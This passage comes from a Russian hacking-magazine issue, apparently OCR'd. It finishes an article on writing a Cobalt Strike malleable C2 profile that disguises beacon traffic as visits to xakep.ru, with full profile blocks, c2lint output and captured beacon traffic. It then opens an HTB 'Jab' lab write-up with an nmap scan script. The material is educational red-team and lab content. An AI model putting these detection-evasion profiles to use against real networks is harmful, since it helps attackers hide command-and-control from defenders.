        prepend "_ym_visorc=w; enPop_sessionId=";
        header "Cookie";
    }
}
```

Опишем ответ сервера. На рисунке ниже видим, как ответ выглядит в Burp.



```
HTTP/1.1 200 OK
Server: QRATOR
Date: Sun, 16 Jun 2024 17:51:18 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Keep-Alive: timeout=15
X-Powered-By: PHP/7.4.32
Vary: Accept-Encoding, Cookie
Cache-Control: max-age=3, must-revalidate
Content-Length: 144207

<!DOCTYPE html>
<html lang="ru-RU" prefix="og: http://ogp.me/ns# article: http://ogp.me/ns/article# profile: http://ogp.me/ns/profile# fb:
http://ogp.me/ns/fb#">

  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=0" />
    <link rel="profile" href="http://gmpg.org/xfn/11" />
    <link rel="pingback" href="https://xakep.ru/xmlrpc.php" />
    <meta name="mailru-verification" content="19264888db6819ce" />
    <title>
      Детект на связи. Учимся обнаруживать следы атак на EDR &#8212; Хакер
    </title>
    <meta name='robots' content='max-image-preview:large' />
```

Ответ сервера в Burp Suite

Добавим в профиль HTTP-заголовки, аналогичные ответу сервера. Спрячем данные, которые сервер отправляет маяку, для этого используем кодирование Base64 и добавление строк в начале и конце данных. Для этого воспользуемся ключевыми словами `base64`, `prepend` и `append`.

```
server {
    header "SERVER" "QRATOR";
    header "Content-Type" "text/html; charset=UTF-8";
    header "Connection" "keep-alive";
    header "Keep-Alive" "timeout=15";
    header "X-Powered-By" "PHP/7.4.32";
    header "Content-Length" "144207";

    output {
        base64;
        prepend "<!DOCTYPE html><html lang='ru-RU' prefix='og:
http://ogp.me/ns# article: http://ogp.me/ns/rticle# profile: http://
ogp.me/ns/profile# fb: http://ogp.me/ns/fb#'><head><meta
charset='UTF-8' /><meta name='viewport' content='width=device-width,
initial-scale=1, maximum-scale=1, user-scalable=0' /><link
rel='profile' href='http://gmpg.org/xfn/11' /><link rel='pingback'
href='https://xakep.ru/xmlrpc.php' /><meta
name='mailru-verification' content='19264888db6819ce' />";
        append "<title>Детект на связи. Учимся обнаруживать следы
атак на EDR — Хакер</title><meta name='robots'
content='max-image-preview:large' /><link rel='dns-prefetch' href='//
www.google.com' /><link rel='dns-prefetch' href='//fonts.googleapis.
com' />";
        print;
    }
}
```

Описание транзакции HTTP-GET будет выглядеть так:

```
    http-get {

        set uri "/2024/06/14/detecting-edr-bypass/ /2024/06/14/
youtube-server-side-ads/ /2024/06/14/bifrost-valhall-0day/";

        client {
            header "Referer" "https://xakep.ru/issues/xa/299/";
            header "User-Agent" "User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.
0.6422.60 Safari/537.36"

            metadata {
                base64;
                prepend "_ym_visorc=w; enPop_sessionId=";
                header "Cookie";
            }
        }

        server {
            header "SERVER" "QRATOR";
            header "Content-Type" "text/html; charset=UTF-8";
            header "Connection" "keep-alive";
            header "Keep-Alive" "timeout=15";
            header "X-Powered-By" "PHP/7.4.32";
            header "Content-Length" "144207";

            output {
                base64;
                prepend "<!DOCTYPE html><html lang='ru-RU'
prefix='og: http://ogp.me/ns# article: http://ogp.me/ns/rticle#
profile: http://ogp.me/ns/profile# fb: http://ogp.me/ns/fb#'><head><
meta charset='UTF-8' /><meta name='viewport'
content='width=device-width, initial-scale=1, maximum-scale=1,
user-scalable=0' /><link rel='profile' href='http://gmpg.org/xfn/
11' /><link rel='pingback' href='https://xakep.ru/xmlrpc.php' /><
meta name='mailru-verification' content='19264888db6819ce' />";
                append "<meta name='robots'
content='max-image-preview:large' /><link rel='dns-prefetch' href='//
www.google.com' /><link rel='dns-prefetch' href='//fonts.googleapis.
com' />";
                print;
            }
        }
    }
```

Описание транзакции HTTP-POST

Снова берем шаблон транзакции и наполняем.

```
http-post {
    set uri "";

    client {
        header "" "";
        parameter "" "";

        id {
            print
        }

        output {
            print;
        }
    }

    server {

        output {
            print;
        }
    }
}
```

Давай переопределим запрос `HTTP-POST` на `HTTP-GET`:

```
set verb "GET";
```

Укажем URI:

```
set uri "/pentest";
```

Заполним информацию о клиенте.

```
    client {
        header "User-Agent" "Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60
Safari/537.36"
        header "Accept" "Accept: text/html,application/xhtml+xml,
application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.7";

        id {
            base64;
            prepend "_ga=GA1.1.1915749425.1718546663;
_ym_uid=1718546666650412871; _ym_d=1718546666; enPop_sessionId=";
            header "Cookie";
        }

        output {
            base64;
            prepend "Windows-Id=";
            header "Sec-Ch-Ua-Platform";
        }
    }
```

И опишем ответ сервера.

```
    server {
        header "Server" "QRATOR";
        header "Content-Type" "text/html; charset=UTF-8";
        header "Connection" "keep-alive";
        header "X-Powered-By" "PHP/7.4.32";

        output {
            print;
        }
    }
```

В итоге описание транзакции будет выглядеть так:

```
http-post {
    set verb "POST";
    set uri "/pentest";

    client {
        header "User-Agent" "Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60
Safari/537.36"
        header "Accept" "Accept: text/html,application/xhtml+xml,
application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.7";

        id {
            base64;
            prepend "_ga=GA1.1.1915749425.1718546663;
_ym_uid=1718546666650412871; _ym_d=1718546666; enPop_sessionId=";
            header "Cookie";
        }

        output {
            base64;
            prepend "Windows-Id=";
            header "Sec-Ch-Ua-Platform";
        }
    }

    server {
        header "Server" "QRATOR";
        header "Content-Type" "text/html; charset=UTF-8";
        header "Connection" "keep-alive";
        header "X-Powered-By" "PHP/7.4.32";

        output {
            print;
        }
    }
}
```

Настало время проверить работу нашего конфига. Воспользуемся c2lint. Транзакция HTTP-GET выглядит так:


```
http-get
---
GET /2024/06/14/bifrost-valhall-0day/ HTTP/1.1
Referer: https://xakep.ru/issues/xa/299
User-Agent: User-Agent                                  Cookie: _ym_
visorc=w; enPop_sessionId=Y+Rmu3X5xJcpc+jlkbDRpQ==
HTTP/1.1 200 OK                                         SERVER:
QRATOR                                          Content-Type: text/
html; charset=UTF-8                  Connection: keep-
alive                                  Keep-Alive:
timeout=15                                   X-Powered-By: PHP/7.4.
32                                      Content-Length: 717
<!DOCTYPE html><html lang='ru-RU' prefix='og: http://ogp.me/ns#
article: http://ogp.me/ns/rticle# profile: http://ogp.me/ns/profile#
fb: http://ogp.me/ns/fb#'><head><meta charset='UTF-8' /><meta
name='viewport' content='width=device-width, initial-scale=1,
maximum-scale=1, user-scalable=0' /><link rel='profile' href='http://
gmpg.org/xfn/11' /><link rel='pingback' href='https://xakep.ru/
xmlrpc.php' /><meta name='mailru-verification'
content='19264888db6819ce' />
430cMgRMaT8gTPGgDNzPAfnZyiGeXXJPkUEOZQ+FLb2+ALzcJUkpSAUBO9VjwRvdfbwqL
i128SPvBKEF9F9jIA==<
meta name='robots' content='max-image-preview:large' /><link
rel='dns-prefetch' href='//www.google.com' /><link rel='dns-
prefetch' href='//fonts.googleapis.com' />
```

А вот транзакция HTTP-POST:

```
http-post
---
GET /pentest HTTP/1.
1
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.
36                        Accept:
Accept                                          Cookie: _ga=GA1.1.
1915749425.1718546663; _ym_uid=1718546666650412871; _ym_d=1718546666;
enPop_sessionId=MzE5NDk=
Sec-Ch-Ua-Platform: Windows-Id=TwwSfNFjLX1zyqCQ7S75pw==
HTTP/1.1 200 OK
Server: QRATOR                                          Content-Type:
text/html; charset=UTF-8                  Connection: keep-
alive                                  X-Powered-By: PHP/7.4.
32                                     Content-Length: 0
```


Обрати внимание, что в транзакции HTTP-POST используется запрос `HTTP-GET`.

Посмотрим, как это выглядит в трафике.



```
GET /2024/06/14/bifrost-valhall-0day/ HTTP/1.1
Accept: */*
Referer: https://xakep.ru/issues/xa/299
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari
/537.36
Cookie: _ym_visorc=w; enPop_sessionId=pBNMUzvFISlhVfij4vNC8Vmw3GDX6pamAbqL5AN7+q7zEHWmCenbpa2rwFUcu+JE90+jM1q9hj0QzyJOke6y31+fEImz5s
AD02B4NZRcnNazFsms6FUVpraub979rjlo72TDVgpYVax46rjsoWYb6j/O/m1Ek+20HsS4MmLoSIA=
Host: 192.168.100.125
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Mon, 17 Jun 2024 12:54:45 GMT
SERVER: QRATOR
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Keep-Alive: timeout=15
X-Powered-By: PHP/7.4.32
Content-Length: 629

<!DOCTYPE html><html lang='ru-RU' prefix='og: http://ogp.me/ns# article: http://ogp.me/ns/rticle# profile: http://ogp.me/ns/profile#
fb: http://ogp.me/ns/fb#'><head><meta charset='UTF-8' /><meta name='viewport' content='width=device-width, initial-scale=1, maximum-
scale=1, user-scalable=0' /><link rel='profile' href='http://gmpg.org/xfn/11' /><link rel='pingback' href='https://xakep.ru/xmlrpc.p
hp' /><meta name='mailru-verification' content='19264888db6819ce' /><meta name='robots' content='max-image-preview:large' /><link re
l='dns-prefetch' href='//www.google.com' /><link rel='dns-prefetch' href='//fonts.googleapis.com' />
```

Трафик между Team Server и маяком с новым профилем, HTTP-GET



```
GET /pentest HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
Accept: Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.7
Cookie: _ga=GA1.1.1915749425.1718546663; _ym_uid=1718546666650412871; _ym_d=1718546666; enPop_sessionId=Mjk1NjQ1MjIy
Sec-Ch-Ua-Platform: Windows-Id=AAAAUOy2BmZjZjpzjtNFBU9L4t/AiPV8Vmrk1BKX8+tCwur0l7qmfB3sRi+Xhr6olwyGcjQmYyPTFOvhaEU0QTl6eDesUd6BrajdT
NKCUv6X4eka
Host: 192.168.100.125
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Mon, 17 Jun 2024 12:56:01 GMT
Server: QRATOR
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/7.4.32
Content-Length: 0
```

Трафик между Team Server и маяком с новым профилем, HTTP POST

В трафике нас выдает только HTTP заголовок `Host`, который не похож на адрес xakep.ru. При пентесте или редтиминге оператор Cobalt Strike обычно выбирает какой-нибудь ресурс, который могут часто смотреть сотрудники тестируемой организации и который не вызовет подозрений.

WWW

Полный шаблон профиля на GitHub

ВЫВОДЫ

При использовании C2 фреймворков важно понимать, как происходит взаимодействие между маяком и сервером управления. Использование дефолтных настроек или параметров с GitHub может выдать злоумышленника или пентестера, тогда как составление своих профилей неплохо помогает скрыть присутствие.

HTB JAB

Jab

OS	RELEASE DATE	DIFFICULTY	POINTS
Windows	24 Feb 2024	Medium	30

Применяем AS-REP Roasting при атаке на Windows

В этом райтапе нам предстоит получить 2,5 тысячи пользователей сервера XMPP и валидировать их в Active Directory. Затем мы найдем учетные данные и получим сессию на сервере, используя механизм DCOM. Повысить привилегии нам поможет вредоносный плагин для сервера Openfire.

RalfHacker
hackerralf8@gmail.com

Наша цель получение прав суперпользователя на машине Jab с учебной площадки Hack The Box. Уровень сложности средний.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP адрес машины в `/etc/hosts`:

```
10.10.11.4    jab.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.


Наиболее известный инструмент для сканирования это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

